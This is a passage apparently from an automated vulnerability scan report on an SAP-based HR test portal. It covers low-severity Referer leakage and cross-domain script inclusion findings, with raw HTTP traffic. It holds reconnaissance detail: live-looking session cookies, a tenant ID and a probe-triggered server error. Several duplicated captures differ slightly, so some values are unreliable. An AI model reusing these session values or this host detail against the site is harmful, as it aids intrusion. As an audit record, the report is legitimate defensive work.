https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<HTML><HEAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HEAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: ayhm3pjsxAyc4pvzxo2 cannot be interpreted as a number (termination: RABAX_STATE)<P>
...[SNIP]...
```

17. Cross-domain Referer leakage

There are 2 instances of this issue:

- [/nea/v1/authenticate](#)
- [/neptune/](#)

Issue background

When a web browser makes a request for a resource, it typically adds an HTTP header, called the "Referer" header, indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form.

If the resource being requested resides on a different domain, then the Referer header is still generally included in the cross-domain request. If the originating URL contains any sensitive information within its query string, such as a session token, then this information will be transmitted to the other domain. If the other domain is not fully trusted by the application, then this may lead to a security compromise.

You should review the contents of the information being transmitted to other domains, and also determine whether those domains are fully trusted by the originating application.

Today's browsers may withhold the Referer header in some situations (for example, when loading a non-HTTPS resource from a page that was loaded over HTTPS, or when a Refresh directive is issued), but this behavior should not be relied upon to protect the originating URL from disclosure.

Note also that if users can author content within the application then an attacker may be able to inject links referring to a domain they control in order to capture data from URLs used within the application.

Issue remediation

Applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties. If placing sensitive information in the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce the chance of it being disclosed to third parties.

References

- [Referer Policy](#)
- [Web Security Academy: Information disclosure](#)

Vulnerability classifications

- [CWE-200: Information Exposure](#)

17.1. https://testportal.zalaris.com/nea/v1/authenticate

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/nea/v1/authenticate

Issue detail

The page was loaded from a URL containing a query string:

- https://testportal.zalaris.com/nea/v1/authenticate

The response contains the following links to other domains:

- https://code.jquery.com/jquery-3.3.1.min.js
- https://code.jquery.com/jquery-migrate-3.0.1.min.js

Request 1

```
GET /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirect HTTP/1.1
Host: testportal.zalaris.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:44:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
pragma: no-cache
cache-control: no-cache
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: com.sap.engine.security.authentication.original_application_url=GET%uqh%2FQ0w6kLKY3jZ8hgWV3Q2XguvSxedQaRvmKMdCC5eCBUA%2FLhRgt1ty5Bshsmzb8xkYveydUWqUtRmlz6bYwDuv1VLkvSDm21G3Ew3TkZhPuW8M%2Fv%2BTCAWHz2tDyeQvkX8f%2BBIB4DZuAV4oudieSsEue3rWOCutafJiuYS9qQyILAKkzXPSxxmDrupui0d7lczxHww02Jfmrl17gisdH9RwYkGhFX8%2F4pkoUVM%3D;Path=/nea/v1/authenticate;HttpOnly; SameSite=None; Secure
set-cookie: saplb_PORTAL=(J2EE7254220)7254252; Version=1; Path=/; Secure; HttpOnly; SameSite=None;
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 6912

<!DOCTYPE html><script>
var inPortalScript = false
var webpath = "/zalaris_logon_2fa/"
</script>

<html>
<head>
```

```
<BASE target="_self">
<link rel=stylesheet href="/zalaris_logon_2fa/css/misc_logon.c
...[SNIP]...
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<script src="//code.jquery.com/jquery-3.3.1.min.js"></script>
<script src="//code.jquery.com/jquery-migrate-3.0.1.min.js"></script>
...[SNIP]...
```

17.2. <https://testportal.zalaris.com/neptune/>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **</neptune/>**

Issue detail

The page was loaded from a URL containing a query string:

- <https://testportal.zalaris.com/neptune/>

The response contains the following links to other domains:

- <https://js.monitor.azure.com/scripts/b/ai.2.min.js>
- <https://ui5.sap.com/1.71.36/resources/sap-ui-core.js?21.10.0006>

Request 1

```
GET /neptune/?sap-client=650&appcache=PORTAL HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1904454
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220616015550
cache-control: no-store
x-frame-options: SAMEORIGIN
x-is-cacheable: true
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
```

```

Strict-Transport-Security: max-age=31536000
set-cookie: sap-usercontext=sap-client=650; path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html class="nepLayout">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
...[SNIP]...
<!-- Azure application insights -->
<script async type="text/javascript" src="https://js.monitor.azure.com/scripts/b/ai.2.min.js"></script>
...[SNIP]...

```

18. Cross-domain script include

There are 6 instances of this issue:

- [/irj/portal](#)
- [/nea/v1/authenticate](#)
- [/neptune/](#)
- [/neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js](#)
- [/neptune/zalaris_launchpad_standard](#)
- [/neptune/zmfp_dash_ess_next_salary](#)

Issue background

When an application includes a script from an external domain, this script is executed by the browser within the security context of the invoking application. The script can therefore do anything that the application's own scripts can do, such as accessing application data and performing actions within the context of the current user.

If you include a script from an external domain, then you are trusting that domain with the data and functionality of your application, and you are trusting the domain's own security to prevent an attacker from modifying the script to perform malicious actions within your application.

Issue remediation

Scripts should ideally not be included from untrusted domains. Applications that rely on static third-party scripts should consider using Subresource Integrity to make browsers verify them, or copying the contents of these scripts onto their own domain and including them from there. If that is not possible (e.g. for licensing reasons) then consider reimplementing the script's functionality within application code.

References

- [Subresource Integrity](#)

Vulnerability classifications

- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere](#)

18.1. <https://testportal.zalaris.com/irj/portal>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/portal

Issue detail

The response dynamically includes the following scripts from other domains:

- <https://code.jquery.com/jquery-1.11.3.min.js>
- <https://code.jquery.com/jquery-migrate-1.2.1.min.js>
- <https://maxcdn.bootstrapcdn.com/bootstrap/3.3.4/js/bootstrap.min.js>

Request 1

```

GET /irj/portal HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close

```

Cache-Control: max-age=0

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13741

<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
...[SNIP]...
</script>
<script src="//code.jquery.com/jquery-1.11.3.min.js"></script>
<script src="//code.jquery.com/jquery-migrate-1.2.1.min.js"></script>
...[SNIP]...
</script>
<script src="//maxcdn.bootstrapcdn.com/bootstrap/3.3.4/js/bootstrap.min.js"></script>
...[SNIP]...
```

18.2. https://testportal.zalaris.com/nea/v1/authenticate

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/nea/v1/authenticate**

Issue detail

The response dynamically includes the following scripts from other domains:

- https://code.jquery.com/jquery-3.3.1.min.js
- https://code.jquery.com/jquery-migrate-3.0.1.min.js

Request 1

```
GET /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2f%2fredirect HTTP/1.1
Host: testportal.zalaris.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Te: trailers
Connection: close

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:44:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
pragma: no-cache
cache-control: no-cache
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie:
com.sap.engine.security.authentication.original_application_url=GET#uqh%2FQ0w6kLKY3jZ8hgVW3Q2XguvSxedQaRvmKMdCC5eCBUA%2FLhRgt1ty5Bshsmzb8xkYvevydUWqU
tRmlz6bYVdUV1VLkvSDm21G3Ew3TkZhPuW8M%2Fv%2BTCAWHz2tDyeQvkX8f%2BBIB4DZuAV4oudieSsEue3rWOCutafJiuYS9qQyILAKzXPSxxmDrrupui0d7lczxHww02JfMrl1
7gisdH9RwYkGlhFX8%2F4pkoUVM%3D;Path=/nea/v1/authenticate;HttpOnly; SameSite=None; Secure
set-cookie: saplb_PORTAL=(J2EE7254220)7254252; Version=1; Path=/; Secure; HttpOnly; SameSite=None;
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 6912

<!DOCTYPE html><script>
var inPortalScript = false
var webpath = "zalaris_logon_2fa"
</script>

<html>
<head>
<BASE target="_self">
<link rel=stylesheet href="/zalaris_logon_2fa/css/misc_logon.c
...[SNIP]...
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<script src="/code.jquery.com/jquery-3.3.1.min.js"></script>
<script src="/code.jquery.com/jquery-migrate-3.0.1.min.js"></script>
...[SNIP]...
```

18.3. <https://testportal.zalaris.com/neptune/>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **</neptune/>**

Issue detail

The response dynamically includes the following scripts from other domains:

- <https://js.monitor.azure.com/scripts/b/ai.2.min.js>
- <https://ui5.sap.com/1.71.36/resources/sap-ui-core.js?21.10.0006>

Request 1

```
GET /neptune/?sap-client=650&appcache=PORTAL HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1904454
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220616015550
cache-control: no-store
x-frame-options: SAMEORIGIN
x-is-cacheable: true
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: sap-usercontext=sap-client=650; path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html class="nepLayout">
<head>
<meta charset="UTF-8"> />
